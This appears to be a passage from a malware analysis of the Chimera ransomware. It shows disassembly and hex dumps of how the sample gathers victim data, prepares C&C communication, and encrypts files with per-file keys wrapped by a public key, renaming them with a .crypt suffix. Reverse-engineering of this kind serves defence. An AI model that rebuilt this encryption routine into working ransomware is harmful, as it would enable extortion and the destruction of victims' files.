
DllMain sets a mutex automatically generated from the volume serial number (to ensure that the malware is not run more than once), and then starts a new thread that deploys following three procedures:



```
10010280 ; DWORD __stdcall thread_main(LPVOID lpThreadParameter)
10010280 thread_main proc near
10010280
10010280 lpThreadParameter= dword ptr  4
10010280
10010280 push    esi
10010281 call    start_network_thread
10010286 mov     esi, eax
10010288 push    esi
10010289 call    search_and_encrypt_files
1001028E push    esi
1001028F call    display_html_file
10010294 mov     eax, [esi+214h]
1001029A pop     ecx
1001029B pop     ecx
1001029C test    eax, eax
1001029E jz      short loc_100102A9
```

```
100102A0 push    0FFFFFFFFh      ; dwMilliseconds
100102A2 push    eax             ; hHandle
100102A3 call    ds:WaitForSingleObject
```

In the function **start_network_thread** Chimera prepares all the data to be sent to the C&C and after that deploys a new thread, that handles all the network-related operations.
First is the information gathering phase. The victim ID is generated basing on hardware - also, some other information about the local machine is collected: computer name and external IP (by querying address: **bot.whatismyipaddress.com** - if the computer is offline 0.0.0.0 is used as the IP). This data, along with the generated bitcoin wallet address and a generated key pair are supplied as a parameter to the newly created thread.




```
0F63F5DA  .  51             PUSH ECX                                 ┌pThreadId = NULL
0F63F5DB  .  51             PUSH ECX                                 │CreationFlags = 0
0F63F5DC  .  50             PUSH EAX                                 │pThreadParm = 00292DA0
0F63F5DD  .  68 87F8630F    PUSH Core_dll.0F63F887                   │ThreadFunction = Core_dll.0F63F887
0F63F5E2  .  51             PUSH ECX                                 │StackSize = 0x0
0F63F5E3  .  51             PUSH ECX                                 │pSecurity = NULL
0F63F5E4  .  FF15 5420640F  CALL DWORD PTR DS:[<&KERNEL32.CreateThre└CreateThread
0F63F5EA  .  5D             POP EBP
0F63F5EB  .  C3             RETN
```

```
Address   Hex dump                                         ASCII
0028C298  20 37 38 37 46 42 45 39 39 33 31 46 41 39 35 43   787FBE9931FA95C
0028C2A8  35 45 43 44 33 46 39 39 31 35 42 36 32 33 38 38  5ECD3F9915B62388
0028C2B8  42 0B [redacted] 07 30 2E  B♂[redacted]•0.
0028C2C8  30 2E 30 2E 30 00 01 00 01 00 00 00 00 56 66 A4  0.0.0.0....VfÄ
0028C2D8  31 00 00 00 00 05 86 02 F6 22 31 43 44 35 72 63  1....♣å☻÷"1CD5rc
0028C2E8  4B 31 59 4B 57 44 71 70 5A 45 74 33 36 37 43 63  K1YKWDqpZEt367Cc
0028C2F8  64 4D 71 50 78 70 65 41 63 38 76 56 33 35 4A 48  dMqPxpeAc8vV35JH
0028C308  36 46 61 6E 71 36 36 72 75 79 34 75 64 74 73 62  6Fanq66ruy4udtsb
0028C318  52 54 69 32 51 78 56 74 65 6A 69 76 46 63 73 77  RTi2QxVtejivFcsw
0028C328  56 38 34 71 75 51 43 78 46 6F 74 42 4E 69 32 57  V84quQCxFotBNi2W
0028C338  B5 3E 34 C8 B4 54 74 87 06 35 29 89 65 1A C8 15  Á>4╚┤Ttç♠5)ëe→╚§
0028C348  BF C5 21 43 E3 CF 57 3A 38 79 D1 CA EE 2C B6 C1  ┐┼!CÑ¤W:8yÐ╩ţ,Â┴
0028C358  E1 FC 02 D8 4C 8B 15 78 01 35 06 11 F5 B7 AD 30  ßŘ☻ěLő§x☺5♠◄§Ě¡0
0028C368  4E 5E 43 3B C5 41 8A 32 9B 1C B3 13 EF 4B 08 98  N^C;┼AŐ2Ť∟│‼´K◘ś
0028C378  AB 93 2F 43 DF 11 40 FE 37 64 10 DD C2 CE 52 B1  źô/C▀◄@■7d►Ţ┬╬R▒
0028C388  45 C0 55 53 7B D4 55 C9 B8 99 32 8D B7 3C 11 73  E└US{ďU╔ŞÖ2ŹĚ<◄s
0028C398  30 56 C9 F4 B6 47 28 44 09 EA BC 07 70 D1 0F 5F  0V╔¨ÂG(D.ę╝•pĐ☼_
0028C3A8  1A 1A EA 99 12 51 10 69 26 49 5A 41 40 24 B5 BE  →→ęÖ↕Q►i&IZA@$Áż
0028C3B8  91 84 57 0A 1A A0 65 BC 98 ED ED 32 BC 12 00 2F  ĹäW.→áe╝śýý2╝↕./
0028C3C8  D2 6A 2F 88 15 6D 7F 37 6A 10 15 06 73 5F 31 39  Ďj/ł§m⌂7j►§♠s_19
0028C3D8  69 C5 4A 79 67 67 34 0B 72 BB 38 95 41 9A A4 2E  i┼Jygg4♂r╗8ĽAÜĄ.
0028C3E8  70 35 8B DC 4B A7 62 D3 9F 82 03 26 CA E4 B0 EB  p5ő▄K§bËčé♥&╩ń░ű
0028C3F8  D7 B8 1A 09 2F 3B 22 8F BC 9E 04 2B CB 43 D4 E6  ÎŞ→./;"Ź╝×♦+╦CďŚ
0028C408  46 E8 75 BE C7 09 9E 6A 33 1B 58 77 7E 47 5B 40  FŔużă.×j3←Xw~G[@
0028C418  69 5B 20 46 0C E7 09 E1 AF F6 25 53 F4 01 76 A2  i[ F.ş.ß»÷%S¨☺vó
0028C428  15 A8 51 71 5A 3D C2 93 E3 6F 68 B4 8E 0A 8A 09  §ĘQqZ=┬ôŃoh┤Ä.Š.
0028C438  01 00 01 35 BB 24 60 DF FD 2D B2 9D E7 82 D1 E5  ☺.☺5╗$`▀ý-▓Ťçéĺ
0028C448  B4 63 DE F6 C4 55 51 50 27 36 DF DE C0 56 AE C7  ┤cŮ÷─UQP'6▀Ů└V«ă
0028C458  9F 5F EA E8 B9 12 8A D7 5E 60 55 FC 5D A0 D8 10  č_ęč╣↕ŠÎ^`Uř]áě►
0028C468  35 8C D5 86 56 31 AE 75 93 31 8A 41 2B E7 F7 1F  5ŚŇćV1«uô1ŠA+ş¸▼
0028C478  F8 E9 AA 81 2B 18 57 11 B9 86 C0 16 E1 C6 92 47  °Úü+↑W◄╣ć└▬ßĂĺG
0028C488  DF 6C EA 7B 18 42 F3 86 01 74 11 62 75 A0 64 1D  ▀lę{↑Bóć☺t◄buád↔
0028C498  0F 64 C8 F6 6A B4 62 A4 EB 41 87 B2 3C F1 D3 6E  ☼d╚÷j┤bĄëAç▓<ńËn
0028C4A8  E1 BB A1 E1 16 5B B8 57 92 CA BF B1 87 0B 87 CE  ß╗íß▬[ŞWĺ╩┐▒ç♂ç╬
0028C4B8  A1 53 73 94 25 34 A1 87 BF AE CE 98 BA C6 AC A3  íSsö%4íç┐«╬ś║ĂČŁ
0028C4C8  4C CE AF 99 30 6B 0E 03 75 3E 74 63 40 5B CA 34  L╬»Ö0k♫♥u>tc@[╩4
0028C4D8  96 BF B1 E6 0E E4 FE DF A7 4F 84 EA D4 BD 90 6E  Ľ┐▒Ś♫ń■▀§OäęďŻÉn
0028C4E8  9E 48 7F ED CD 25 2C 81 DC 47 85 D8 02 9B 57 88  ×H⌂ý═%,ü▄GůŘ☻ŤWł
0028C4F8  49 3F 54 06 0D E6 C0 EF AC 90 E6 9C A5 6A A4 23  I?T♠.Ś└´ČÉŚťĄjĄ#
0028C508  D5 44 8C 8C F5 77 CD 20 2C 32 A3 6E 34 39 CF DF  ŇDŚŚ§w═ ,2Łn49¤▀
0028C518  4A 2D AC B4 2A 2A 93 2D D3 88 11 E9 31 74 E8 F2  J-Č┤**ô-Ëł◄Ú1tŔ˛
0028C528  77 75 71 D0 C0 9C 88 1B 2E 0D 0D A7 2C 9A 0A 36  wuqđ└ťł←...§,Ü.6
0028C538  F9 6F 65 F0 AD 0E D8 07 0D 40 19 F1 BD 55 55 C3  ¨oe-¡♫ě•.@↓˝ŻUU├
0028C548  BF D3 D3 4A E0 BA 2E BA E5 95 DF 04 BB A7 9B 0E  ┐ËËJÓ║.║ĺĽ▀♦╗§Ť♫
0028C558  5D 29 09 EE BC 92 EE B2 1C 6C 42 5B 81 5A AD 39  ]).ţ╝ĺţ▓∟lB[üZ¡9
0028C568  2A 13 25 86 3E C7 BE 44 45 57 58 18 BE BC 9F CD  *‼%ć>ăżDEWX↑ż╝č═
0028C578  D7 A2 BF F5 5D 49 9E D8 CB F4 30 63 00 29 E5 37  Îó┐§]I×ě╦¨0c.)ĺ7
0028C588  04 53 74 85 67 97 B0 CA E3 9C 22 18 8F 7E 4B BF  ♦StůgŚ░╩Ńť"↑Ź~K┐
0028C598  FD 62 EA B7 4E 9D D3 7F DC 20 8F 18 FD 63 0A 5F  ýbęĚNŤË⌂▄ Ź↑ýc._
0028C5A8  01 CA 8D F5 C6 C1 FD 55 B1 29 42 74 D4 41 B4 3C  ☺╩Ź§Ă┴ýU▒)BtďA┤<
0028C5B8  49 AC A7 C0 C8 68 B7 C8 88 9C A6 F1 02 D3 B7 93  IČ§└╚hĚ╚łťŽń☻ËĚô
```

computer name


It is deployed before the process of file encryptions starts - and the public key from this pair is passed forward to the function encrypting files.

File encryption function (beginning):




```
10010C6A ; int __cdecl encrypt_file(LPCSTR lpFileName, int key)
10010C6A encrypt_file proc near
10010C6A
10010C6A cryptoctx= byte ptr -0ED0h
10010C6A inBuf= byte ptr -928h
10010C6A outBuf= byte ptr -528h
10010C6A NewFileName= byte ptr -128h
10010C6A var_24= dword ptr -24h
10010C6A FileSize= LARGE_INTEGER ptr -20h
10010C6A Overlapped= _OVERLAPPED ptr -18h
10010C6A hHandle= dword ptr -4
10010C6A lpFileName= dword ptr  8
10010C6A key= dword ptr  0Ch
10010C6A
10010C6A push    ebp
10010C6B mov     ebp, esp
10010C6D sub     esp, 0ED0h
10010C73 push    esi
10010C74 push    edi
10010C75 xor     edi, edi
10010C77 push    edi              ; hTemplateFile
10010C78 push    40000080h        ; dwFlagsAndAttributes
10010C7D push    3                ; dwCreationDisposition
10010C7F push    edi              ; lpSecurityAttributes
10010C80 push    edi              ; dwShareMode
10010C81 push    0C0000000h       ; dwDesiredAccess
10010C86 push    [ebp+lpFileName] ; lpFileName
10010C89 mov     [ebp+hHandle], edi
10010C8C call    ds:CreateFileA
```

Preparing random symmetric key for each file:




```
10010CB5
10010CB5 make_and_encrypt_symmetric_key:
10010CB5 mov     eax, [ebp+public_key]
10010CB8 add     eax, 4
10010CBB push    259              ; key_len
10010CC0 push    eax              ; buffer
10010CC1 lea     eax, [ebp+file_key]
10010CC7 push    eax              ; a1
10010CC8 call    prepare_file_key
10010CCD add     esp, 0Ch
10010CD0 test    eax, eax
10010CD2 jnz     short loc_10010CE3
```

The public key (marked purple) is passed to the function responsible for generating random key for each file. Every symmetric key is encrypted by the public key and then stored in the file:




```
0F640C9D  .  56             PUSH ESI
0F640C9E  .  FF15 4C20640F  CALL DWORD PTR DS:[<&KERNEL32.GetFileSize  kernel32.GetFileSizeEx
0F640CA4  .  85C0           TEST EAX,EAX
0F640CA6  .v 74 2C          JE SHORT Core_dll.0F640CD4
0F640CA8  .  397D E4        CMP [LOCAL.7],EDI
0F640CAB  .v 7F 27          JG SHORT Core_dll.0F640CD4
0F640CAD  .v 7C 06          JL SHORT Core_dll.0F640CB5
0F640CAF  .  837D E0 FF     CMP [LOCAL.8],-0x1
0F640CB3  .v 73 1F          JNB SHORT Core_dll.0F640CD4
0F640CB5  >  8B45 0C        MOV EAX,[ARG.2]
0F640CB8  .  83C0 04        ADD EAX,0x4
0F640CBB  .  68 03010000    PUSH 0x103                               Arg3 = 00000103
0F640CC0  .  50             PUSH EAX                                 Arg2 = 0024EE14
0F640CC1  .  8D85 30F1FFFF  LEA EAX,[LOCAL.948]
0F640CC7  .  50             PUSH EAX                                 Arg1 = 0024EE14
0F640CC8  .  E8 C86FFFFF    CALL Core_dll.0F637C95                   crypto_init

Address   Hex dump                                         ASCII
0024EE14  B5 3E 34 C8 B4 54 74 87 06 35 29 89 65 1A C8 15
0024EE24  BF C5 21 43 E3 CF 57 3A 38 79 D1 CA EE 2C B6 C1
0024EE34  E1 FC 02 D8 4C 8B 15 78 01 35 06 11 F5 B7 AD 30
0024EE44  4E 5E 43 3B C5 41 8A 32 9B 1C B3 13 EF 4B 08 98
0024EE54  AB 93 2F 43 DF 11 40 FE 37 64 10 DD C2 CE 52 B1
0024EE64  45 C0 55 53 7B D4 55 C9 B8 99 32 8D B7 3C 11 73
0024EE74  30 56 C9 F4 B6 47 28 44 09 EA BC 07 70 D1 0F 5F
0024EE84  1A 1A EA 99 12 51 10 69 26 49 5A 41 40 24 B5 BE
0024EE94  91 84 57 0A 1A A0 65 BC 98 ED ED 32 BC 12 00 2F
0024EEA4  D2 6A 2F 88 15 6D 7F 37 6A 10 15 06 73 5F 31 39
0024EEB4  69 C5 4A 79 67 67 34 0B 72 BB 38 95 41 9A A4 2E
0024EEC4  70 35 8B DC 4B A7 62 D3 9F 82 03 26 CA E4 B0 EB
0024EED4  D7 B8 1A 09 2F 3B 22 8F BC 9E 04 2B CB 43 D4 E6
0024EEE4  46 E8 75 BE C7 09 9E 6A 33 1B 58 77 7E 47 5B 40
0024EEF4  69 5B 20 46 0C E7 09 E1 AF F6 25 53 F4 01 76 A2
0024EF04  15 A8 51 71 5A 3D C2 93 E3 6F 68 B4 8E 0A 8A 09
0024EF14  01 00 01 00 F6 02 86 05 00 00 00 00 00 00 00 00
0024EF24  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0024EF34  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0024EF44  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

File is processed chunk by chunk:



```
10010D71 push     1024
10010D76 lea      eax, [ebp+outBuf]
10010D7C push     eax
10010D7D lea      eax, [ebp+inBuf]
10010D83 push     eax
10010D84 lea      eax, [ebp+cryptoctx]
10010D8A push     eax
10010D8B call     encrypt_file_fragment
10010D90 add      esp, 10h
10010D93 test     eax, eax
10010D95 jz       loc_10010CD4
```

then,saved under the name with suffix *.crypt* added:



```
10010E58 lea     eax, [ebp+outBuf]
10010E5E mov     [ebp+Overlapped.hEvent], edi
10010E61 push    eax              ; lpBuffer
10010E62 push    esi              ; hFile
10010E63 call    ds:WriteFile
10010E69 test    eax, eax
10010E6B jnz     short loc_10010E87
```

```
10010E6D call    ds:GetLastError
10010E73 cmp     eax, 3E5h
10010E78 jnz     loc_10010CD4
```


```
10010E7E push    0FFFFFFFFh       ; dwMilliseconds
10010E80 push    edi              ; hHandle
10010E81 call    ds:WaitForSingleObject
```

```
10010CD4
10010CD4 loc_10010CD4:                  ; hObject
10010CD4 push    esi
10010CD5 call    ds:CloseHandle
```

```
10010E87
10010E87 loc_10010E87:              ; hObject
10010E87 push    esi
10010E88 call    ds:CloseHandle
10010E8E push    [ebp+lpFileName]
10010E91 lea     eax, [ebp+NewFileName]
